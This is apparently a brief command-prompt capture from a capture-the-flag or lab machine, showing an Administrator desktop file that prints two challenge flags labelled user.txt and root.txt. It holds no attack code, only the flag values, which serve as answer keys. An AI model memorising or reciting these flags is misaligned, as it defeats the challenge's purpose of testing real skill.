C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef
b401875f26ebd00
root.txt
04a8b36e1
95d067e772fe90e